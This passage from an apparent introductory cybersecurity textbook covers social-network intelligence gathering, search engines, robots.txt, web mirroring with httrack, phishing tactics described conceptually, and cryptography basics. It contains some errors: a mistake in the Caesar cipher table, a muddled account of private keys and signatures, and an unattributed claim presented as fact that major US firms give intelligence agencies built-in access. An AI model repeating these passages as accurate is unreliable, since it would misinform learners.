- Monitoring the mail server. This method can be implemented at the recipient email server. It rejects all email addresses as invalid from any sender specifying more than one invalid recipient address.
- Using a spider trap. This is a part of a website built to combat email harvesting spiders.

Social Networking Sites

Social networking has been used as a method to track and locate suspects, since the days of scientific police detective work: except that it has been a manual and painstaking activity. The first change was with the manual social network charts going digital, using a software tool called Social Network Analysis (SNA). SNA is a method of analyzing social networks (the connections between a suspect and individuals in its relationship network) quantitatively and qualitatively, either through numerical or visual representation. The networks can consist of anything from families (immediate and extended); professional links (office colleagues or the suspect's business-cards folder); membership on networking sites such as Facebook, LinkedIn, and Twitter; social circle; mobile phone records; and various others. SNA software is used in applications as diverse as market research, competition

analysis, medical research, and social research, apart from law-enforcement and intelligence-gathering.

Facebook in particular is the most appalling spying machine that has ever been invented. Here we have the world's most comprehensive database about people, their relationships, their names, their addresses, their locations and the communications with each other, their relatives, all sitting within the United States, all accessible to US intelligence. Facebook, Google, Yahoo – all these major US organizations have built-in interfaces for US intelligence."

Limitations of Social Networking Sites Intelligence-gathering

While leveraging social networking sites and tools can be a valuable boon to intelligence-gathering agencies, it should be noted that there are limitations to the information the sites can provide; apart from the fact that if the individual/organization needs to be have some kind of on-line presence:

- **Level of Communication:**
  The quantum and quality of information available on-line, on a suspect individual/group, is a s much as the that made available by the most communicative (either in terms of being unnecessarily talkative or being forced to use communications media) member of the group. In an extremely disciplined and carefully-communicative group, the possibility of gleaning valuable information from the Internet is likely to be low to very low.
- **Internet Penetration:**
  In countries with low computer usage and Internet penetration, digital trails are much more difficult to unearth. Unlike in the West, the overwhelming majority of Indians are not represented on the Internet, and that, in itself, reduces the efficacy of using social networking sites as repositories of secondary intelligence.
- **Encryption/Steganography:**
  Even if a individual/group is present and active on the Internet, the use of techniques such as encryption and steganography (even more difficult to detect), can mask the contents of the communications between members of the group.

Working of Search Engines

Most search engines build an index based on crawling, which is the process through which engines like Google, Yahoo and others find new pages to index. Mechanisms known as bots or spiders crawl the Web looking for new pages. The bots typically start with a list of website URLs determined from previous crawls. When they detect new links on these pages, through tags like HREF and SRC, they add these to the list of sites to index. Then, search engines use their algorithms to provide you with a ranked list from their index of what pages you should be most interested in based on the search terms you used.

Then, the engine will return a list of Web results ranked using its specific algorithm. On Google, other elements like personalized and universal results may also change your page ranking. In personalized results, the search engine utilizes additional information it knows about the user to return results that are directly catered to their interests. Universal search results combine video, images and Google news to create a bigger picture result, which can mean greater competition from other websites for the same keywords.

Here are the top elements to edit when designing your store for SEO:

Architecture - Make websites that search engines can crawl easily. This includes several elements, like how the content is organized and categorized and how individual websites link to one another. An XML sitemap can allow you to give a list of URLs to search engines for crawling and indexing.

Content - Great content is one the most important elements for SEO because it tells search engines that your website is relevant. This goes beyond just keywords to writing engaging content your customers will be interested in on a frequent basis.

Links - When a lot of people link to a certain site, that alerts search engines that this particular website is an authority, which makes its rank increase. This includes links from social media sources. When your site links to other reputable platforms, search engines are more likely to rate your content as quality also.

Keywords- The keywords you use are one of the primary methods search engines use to rank you. Using carefully selected keywords can help the right customers find you. If you run a jewelry store but never mention the word "jewelry," "necklace," or "bracelet," Google's algorithm may not consider you an expert on the topic.

Title descriptions - While it may not show up on the website, search engines do pay attention to the title tag in your site's html code, the words between < title > < /title >, because it likely describes what the website is about, like the title of a book or a newspaper headline.

Page content - Don't bury important information inside Flash and media elements like video. Search engines can't see images and video or crawl through content in Flash and Java plugins.

Internal links - Including internal links helps search engines crawl your website more effectively, but also boosts what many SEO professionals refer to as "link juice." In other words, it has the same benefit of any link to your site: It demonstrates the value of your content.

Concept of Robots.txt

There is a hidden, relentless force that permeates the web and its billions of web pages and files, unbeknownst to the majority of us sentient beings. I'm talking about search engine crawlers and robots here. Every day hundreds of them go out and scour the web, whether it's Google trying to index the entire web, or a spam bot collecting any email address it could find for less than honorable intentions. As site owners, what little control we have over what robots are allowed to do when they visit our sites exist in a magical little file called “robots.txt”.
Robots.txt is a regular text file that through its name, has special meaning to the majority of honorable robots on the web. By defining a few rules in this text file, you can instruct robots to not crawl and index certain files, directories within your site, or at all. For example, you may not want Google to crawl the /images directory of your site, as it's both meaningless to you and a waste of your site's bandwidth. "Robots.txt" lets you tell Google just that.

Concept of Sitemap.xml

The Sitemaps protocol allows a webmaster to inform search engines about URLs on a website that are available for crawling. A Sitemap is an XML file that lists the URLs for a site. It allows webmasters to include additional information about each URL: when it was last updated, how often it changes, and how important it is in relation to other URLs in the site. This allows search engines to crawls the site more efficiently and to find URLs that may be isolated from rest of the site's content.

```
<?xml version="1.0" encoding="utf-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.sitemaps.org/schemas/sitemap/0.9 http://www.sitemaps.org/schemas/sitemap/0.9/sitemap.xsd">
    <url>
        <loc>http://example.com/</loc>
        <lastmod>2006-11-18</lastmod>
        <changefreq>daily</changefreq>
        <priority>0.8</priority>
    </url>
</urlset>
```

Concept of Web Crawling

A web crawler (also known as a web spider or web robot) is a program or automated script which browses the World Wide Web in a methodical, automated manner. Web crawlers are mainly used to create a copy of all the visited pages for later processing by a search engine that will index the downloaded pages to provide fast searches. Crawlers can also be used for automating maintenance tasks on a Web site, such as checking links or validating HTML code.
Crawlers consume resources on visited systems and often visit sites without approval. Issues of schedule, load, and "politeness" come into play when large collections of pages are accessed. Mechanisms exist for public sites not wishing to be crawled to make this known to the crawling agent. For example, including a robots.txt file can request bots to index only parts of a website, or nothing at all.

Mirroring Web Applications

A mirror site is a complete copy of a website or Web page that is placed under a different URL but is identical in every other way. Mirror sites are commonly used to relieve server traffic and are commonly located on different continents to serve the populations of those areas. A mirror site may also be known as a mirrored website.

Httrack

Httrack is a program that gets information from the Internet, looks for pointers to other information, gets that information, and so forth. If you ask it to, and have enough disk space, it will try to make a copy of the whole Internet on your computer. While this may be the answer to Dilbert's boss when he asks to get a printout of the Internet for some legal document, for most of us, we want to get copies of just the right part of the Internet, and have them nicely organized for our use. This is where httrack does a great job. Here's a simple example:

httrack "http://www.all.net/" -O "/tmp/www.all.net" "+*.all.net/*" –v

In this example, we ask httrack to start the Universal Resource Locator (URL) http://www.all.net/ and store the results under the directory /tmp/www.all.net (the -O stands for "output to") while not going beyond the bounds of all the files in the www.all.net domain and printing out any error messages along the way (-v means verbose). This is the most common way that I use httrack. Please note that this particular command might take you a while - and run you out of disk space.

This sort of a mirror image is not an identical copy of the original web site - in some ways it's better such as for local use - while in other ways it may be problematic - such as for legal use. This default mirroring method changes the URLs within the web site so that the references are made relative to the location the copy is stored in. This makes it very useful for navigating through the web site on your local machine with a web browser since most things will work as you would expect them to work. In this example, URLs that point outside of the www.all.net domain space will still point there, and if you encounter one, the web browser will try to get the data from that location.

Wayback Machine

The **Wayback Machine** is a digital archive of the World Wide Web and other information on the Internet.

History

Internet Archive founders Brewster Kahle and Bruce Gilliat launched the Wayback Machine in 2001 to address the problem of website content vanishing whenever it gets changed or shut down. The service enables users to see archived versions of web pages across time, which the archive calls a "three dimensional index". Kahle and Gilliat created the machine hoping to archive the entire Internet and provide "universal access to all knowledge."

The name Wayback Machine was chosen as a reference to the "WABAC machine" (pronounced way-back), a time-traveling device used by the characters Mr. Peabody and Sherman in The Rocky and Bullwinkle Show, an animated cartoon. In one of the animated cartoon's component segments, Peabody's Improbable History, the characters routinely used the machine to witness, participate in, and, more often than not, alter famous events in history.

Technical Details

Software has been developed to "crawl" the web and download all publicly accessible World Wide Web pages, the Gopher hierarchy, the Netnews (Usenet) bulletin board system, and downloadable software. The information collected by these "crawlers" does not include all the information available on the Internet, since much of the data is restricted by the publisher or stored in databases that are not accessible. To overcome inconsistencies in partially cached websites, Archive-It.org was developed in 2005 by the Internet Archive as a means of allowing institutions and content creators to voluntarily harvest and preserve collections of digital content, and create digital archives.

Crawls are contributed from various sources, some imported from third parties and others generated internally by the Archive. For example, crawls are contributed by the Sloan Foundation and Alexa, crawls run by IA on behalf of NARA and the Internet Memory Foundation, mirrors of Common Crawl. The "Worldwide Web Crawls" have been running since 2010 and capture the global Web.

Introduction of Phishing

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information. An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees


are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

Phishing Attack Examples

The following illustrates a common phishing scam attempt:

- A spoofed email ostensibly from myuniversity.edu is mass-distributed to as many faculty members as possible.
- The email claims that the user's password is about to expire. Instructions are given to go to myuniversity.edu/renewal to renew their password within 24 hours.



Several things can occur by clicking the link. For example:

- The user is redirected to myuniversity.edurenewal.com, a bogus page appearing exactly like the real renewal page, where both new and existing passwords are requested. The attacker, monitoring the page, hijacks the original password to gain access to secured areas on the university network.
- The user is sent to the actual password renewal page. However, while being redirected, a malicious script activates in the background to hijack the user's session cookie. This results in a reflected XSS attack, giving the perpetrator privileged access to the university network.

Phishing Techniques

Email Phishing Scams

Email phishing is a numbers game. An attacker sending out thousands of fraudulent messages can net significant information and sums of money, even if only a small percentage of recipients fall for the scam. As seen above, there are some techniques attackers use to increase their success rates.

For one, they will go to great lengths in designing phishing messages to mimic actual emails from a spoofed organization. Using the same phrasing, typefaces, logos, and signatures makes the messages appear legitimate.

In addition, attackers will usually try to push users into action by creating a sense of urgency. For example, as previously shown, an email could threaten account expiration and place the recipient on a timer. Applying such pressure causes the user to be less diligent and more prone to error.

Lastly, links inside messages resemble their legitimate counterparts, but typically have a misspelled domain name or extra subdomains. In the above example, the myuniversity.edu/renewal URL was changed to myuniversity.edurenewal.com. Similarities between the two addresses offer the impression of a secure link, making the recipient less aware that an attack is taking place.

CRYPTOGRAPHY

6
CRYPTOGRAPHY

Introduction to Cryptography

Cryptography is the science of using mathematics to encrypt and decrypt data. Cryptography enables you to store sensitive information or transmit it across insecure networks (like the Internet) so that it cannot be read by anyone except the intended recipient.

While cryptography is the science of securing data, cryptanalysis is the science of analyzing and breaking secure communication. Classical cryptanalysis involves an interesting combination of analytical reasoning, application of mathematical tools, pattern finding, patience, determination, and luck. Cryptanalysts are also called attackers.

Cryptology embraces both cryptography and cryptanalysis.

How does it work?

A cryptographic algorithm, or cipher, is a mathematical function used in the encryption and decryption process. A cryptographic algorithm works in combination with a key — a word, number, or phrase — to encrypt the plaintext. The same plaintext encrypts to different ciphertext with different keys. The security of encrypted data is entirely dependent on two things: the strength of the cryptographic algorithm and the secrecy of the key.


A cryptographic algorithm, plus all possible keys and all the protocols that make it work comprise a cryptosystem.

Encryption

In cryptography, encryption is the process of encoding a message or information in such a way that only authorized parties can access it and those who are not authorized cannot. Encryption does not itself prevent interference, but denies the intelligible content to a would-be interceptor. In an encryption scheme, the intended information or message, referred to as plaintext, is encrypted using an encryption algorithm – a cipher – generating ciphertext that can be read only if decrypted.

Decryption

The conversion of encrypted data into its original form is called Decryption. It is generally a reverse process of encryption. It decodes the encrypted information so that an authorized user can only decrypt the data because decryption requires a secret key or password.



Private and Public Key Encryption

A **public key** is only used to encrypt messages not decrypt. A public key is published so that anyone can send a particular receiver a secure message.
A **private key** can be used to decrypt messages encrypted with a matching public key. As the term suggests, private keys are intended to be secret.

Private Key Encryption:

A private key is a tiny bit of code that is paired with a public key to set off algorithms for text encryption and decryption. It is created as part of public key cryptography during asymmetric-key encryption and used to decrypt and transform a message to a readable format. Public and private keys are paired for secure communication, such as email.


A private key is also known as a secret key.

A private key is shared only with the key's initiator, ensuring security. For example, A and B represent a message sender and message recipient, respectively. Each has its own pair of public and private keys. A, the message initiator or sender, sends a message to B. A's message is encrypted with B's public key, while B uses its private key to decrypt A's received message.

A digital signature, or digital certificate, is used to ensure that A is the original message sender. To verify this, B uses the following steps:

- B uses A's public key to decrypt the digital signature, as A must previously use its private key to encrypt the digital signature or certificate.
- If readable, the digital signature is authenticated with a certification authority (CA).

In short, sending encrypted messages requires that the sender use the recipient's public key and its own private key for encryption of the digital certificate. Thus, the recipient uses its own private key for message decryption, whereas the sender's public key is used for digital certificate decryption.




Public Key Encryption:

Unlike symmetric key cryptography, we do not find historical use of public-key cryptography. It is a relatively new concept.

Symmetric cryptography was well suited for organizations such as governments, military, and big financial corporations were involved in the classified communication.

With the spread of more unsecure computer networks in last few decades, a genuine need was felt to use cryptography at larger scale. The symmetric key was found to be non-practical due to challenges it faced for key management. This gave rise to the public key cryptosystems.

The process of encryption and decryption is depicted in the following illustration –



The most important properties of public key encryption scheme are –

- Different keys are used for encryption and decryption. This is a property which set this scheme different than symmetric encryption scheme.
- Each receiver possesses a unique decryption key, generally referred to as his private key.
- Receiver needs to publish an encryption key, referred to as his public key.
- Some assurance of the authenticity of a public key is needed in this scheme to avoid spoofing by adversary as the receiver. Generally, this type of cryptosystem involves trusted third party which certifies that a particular public key belongs to a specific person or entity only.
- Encryption algorithm is complex enough to prohibit attacker from deducing the plaintext from the ciphertext and the encryption (public) key.
- Though private and public keys are related mathematically, it is not be feasible to calculate the private key from the public key. In fact, intelligent part of any public-key cryptosystem is in designing a relationship between two keys.

Encoding and Decoding

Encoding is the process of putting a sequence of characters such as letters, numbers and other special characters into a specialized format for efficient transmission.

Decoding is the process of converting an encoded format back into the original sequence of characters. It is completely different from Encryption which we usually misinterpret.


Encoding:

In Encoding method, data is transformed from one form to another. The main aim of encoding is to transform data into a form that is readable by most of the systems or that can be used by any external process.

It can't be used for securing data, various publicly available algorithms are used for encoding.

Encoding can be used for reducing the size of audio and video files. Each audio and video file format has a corresponding coder-decoder (codec) program that is used to code it into the appropriate format and then decodes for playback.

Example: ASCII, BASE64, UNICODE



Decoding:

All three terms - decipher, decrypt, and decode - mean to convert ciphertext into the original, unencrypted plaintext. *Decrypt* is actually a generic term, covering both the other terms, that simply means to unscramble a message. The root prefix *crypto* is from the Greek *kryptos*, meaning *hidden or secret*.

Although *decipher* and *decode* are frequently used interchangeably, in the strictest sense, a distinction can be made between the two. Both terms refer to a system of encryption in which message data is replaced with other data to make it unreadable. The crucial difference between *decipher* and *decode* lies in the level of substitution used: in some security contexts, a message encrypted through the use of a cipherworks with substitution at the level of letters; to *decipher* means to unscramble a message that uses substitution at the letter level. According to some accounts, Julius Caesar developed a cipher to encrypt messages so that they could be sent without fear that the messenger would betray him. Caesar replaced each letter in his message with the one three positions ahead of it in the alphabet, so that, for example, "A" became "D," "C" became "F" and so on. Only someone in possession of Caesar's encryption rule (or key) could read the message, by performing the opposite operation: substitute each letter with the one three positions *before* it in the alphabet. Caesar's encrypted message is an example of ciphertext and the unencrypted message an example of plaintext; the mathematical formula (shift by 3) used for encryption and decryption is a simple example of an algorithm.

In contexts where a distinction is made between decipher and decode, to *decode* means to unscramble a message in which text is transformed through the substitution of words or phrases, since, in this context, encoded messages are encrypted at the level of words or phrases.

Cryptography

A	B	C	D	E	F	G	H	I	J	K	L	M
D	E	F	G	H	I	J	K	L	M	N	O	P
N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Q	R	S	T	U	V	W	X	Y	X	A	B	C

Decode the following message:

FURVV WKH ULYHU WRQLHKW

Encryption VS Encoding

Encoding:

1. Purpose: The purpose of encoding is to transform data so that it can be properly (and safely) consumed by a different type of system.
2. Used for: Maintaining data usability i.e., to ensure that it is able to be properly consumed.
3. Data Retrieval Mechanism: No key and can be easily reversed provided we know what algorithm was used in encoding.
4. Algorithms Used: ASCII, Unicode, URL Encoding, Base64.
5. Example: Binary data being sent over email, or viewing special characters on a web page.

Encryption:

1. Purpose: The purpose of encryption is to transform data in order to keep it secret from others.
2. Used for: Maintaining data confidentiality i.e., to ensure the data cannot be consumed by anyone other than the intended recipient(s).
3. Data Retrieval Mechanism: Original data can be obtained if we know the key and encryption algorithm used.
4. Algorithms Used: AES, Blowfish, RSA.
5. Example: Sending someone a secret letter that only they should be able to read, or securely sending a password over the Internet.

- **Encoding** is for maintaining data *usability* and can be reversed by employing the same algorithm that encoded the content, i.e. no key is used.
- **Encryption** is for maintaining data *confidentiality* and requires the use of a key (kept secret) in order to return to plaintext.
- **Hashing** is for validating the integrity of content by detecting all modification thereof via obvious changes to the hash output.
- **Obfuscation** is used to prevent people from understanding the meaning of something, and is often used with computer code to help prevent successful reverse engineering and/or theft of a product's functionality.


Encryption Techniques

Types of Encryption Algorithms

- Symmetric-Key Algorithms
  - DES(Data Encryption Standard)
  - AES (Advanced Encryption Standard)
- Asymmetric-Key Algorithms
  - RSA (Rivest-Shamir-Adleman)
  - Diffie-Hellman Key Exchange

Symmetric-Key Algorithms

Symmetric key encryption algorithms [18] use a single secret key to encrypt and decrypt data. You must secure the key from access by unauthorized agents because any party that has the key can use it to decrypt data. Secret-key encryption is also referred to as symmetric encryption because the same key is used for encryption and decryption. Secret-key encryption algorithms are extremely fast (compared to public-key algorithms) and are well suited for performing cryptographic transformations on large streams of data.



DES (Data Encryption Techniques)

DES (Data Encryption Standard), was the first encryption standard to be recommended by NIST (National Institute of Standards and Technology).DES is (64 bits key size with 64 bits block size). DES also uses a key to customize the transformation, so that decryption can supposedly only be performed by those who know the particular key used to encrypt. The key ostensibly consists of 64 bits; however, only 56 of these are actually used by the algorithm. Eight bits are used solely for checking parity, and are thereafter discarded. Hence the effective key length is 56 bits, and it is

always quoted as such. Every 8th bit of the selected key is discarded, that is, positions 8, 16, 24, 32, 40, 48, 56, 64 are removed from the 64 bit key leaving behind only the 56 bit key. Since that time, many attacks and methods recorded the weaknesses of DES, which made it an insecure block cipher .





Fig. 1: DES is a Block Cipher [7]

AES(Advanced Encryption Techniques)

AES is a block cipher .It has variable key length of 128, 192, or 256 bits; default 256. it encrypts data blocks of 128 bits in 10, 12 and 14 round depending on the key size. AES encryption is fast and flexible; it can be implemented on various platforms especially in small devices. Also, AES has been carefully tested for many security applications [11], [18]. AES is based on a design principle known as a substitution-permutation network, and is fast in both software and hardware. Unlike its predecessor DES, AES does not use a Feistel network. AES is a variant of Rijndael which has a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.




Asymmetric-Key Algorithms

Asymmetric Key Algorithm has been said to be the most significant new development in cryptography in the last 300-400 years. Modern PKC (Public Key Cryptography) was first described publicly by Stanford University professor Martin Hellman and graduate student Whitfield Diffie in 1976.

Asymmetric key algorithm is also called Public-key Algorithm. Public-key cryptography is a fundamental and widely used technology around the world, and enables secure transmission of information on the internet and other communication systems; this concept was proposed in [15]. It is also known as asymmetric cryptography because the key used to encrypt a message differs from the used to decrypt it. In public-key cryptography, a user has a pair of cryptographic keys – a public-key and a private-key. The private-key is kept secret, while the public-key may be widely


distributed and known for any user. Messages are encrypted with the recipient's public key and can only be decrypted with the corresponding private key.



RSA(Rivest-Shamir-Adleman):

